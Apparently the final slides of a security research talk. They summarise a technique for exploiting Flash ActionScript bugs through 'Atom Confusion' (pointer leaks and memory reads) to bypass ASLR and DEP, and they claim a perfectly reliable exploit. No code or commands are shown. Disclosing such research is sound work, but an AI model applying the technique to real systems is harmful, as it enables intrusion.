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
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# Final Block Relations



**Let's show it 😊**

**DEMO**

# A Perfect Exploit

- %100 reliable.
- does not rely on non-ASLR module.
- does not rely on any heap spraying or JIT spraying technology (thus works very fast)

# Summary

- **The fact:**  
Flash ActionScript vulns are due to various program flow calculating errors.
- **The consequence:**  
Result in “Atom Confusion”
- **Leveraging “Atom Confusion”:**
  - Leaking Internal Object Pointers
  - Reading Memory Values (Via Building *Number Atom*)
- **The result:**  
There is a reliable and wonderful way to exploit Flash ActionScript vulnerabilities on ASLR+DEP condition.

# Conclusion

- **For all:** Flash ActionScript Vulnerability can do much more than we thought before.
- **For exploit developer:** Developing reliable modern exploit (ASLR+DEP bypassing) for Flash ActionScript Vulnerability won't be a big deal.
- **For White-hats:** We promote Flash ActionScript Vulnerabilities to a highly dangerous level.
- **For Black-hats:** Re-analyze on your Flash zero-day 😊
- **For Adobe:** Improving the JIT is necessary as it makes ASLR+DEP mitigation useless.



# Question?

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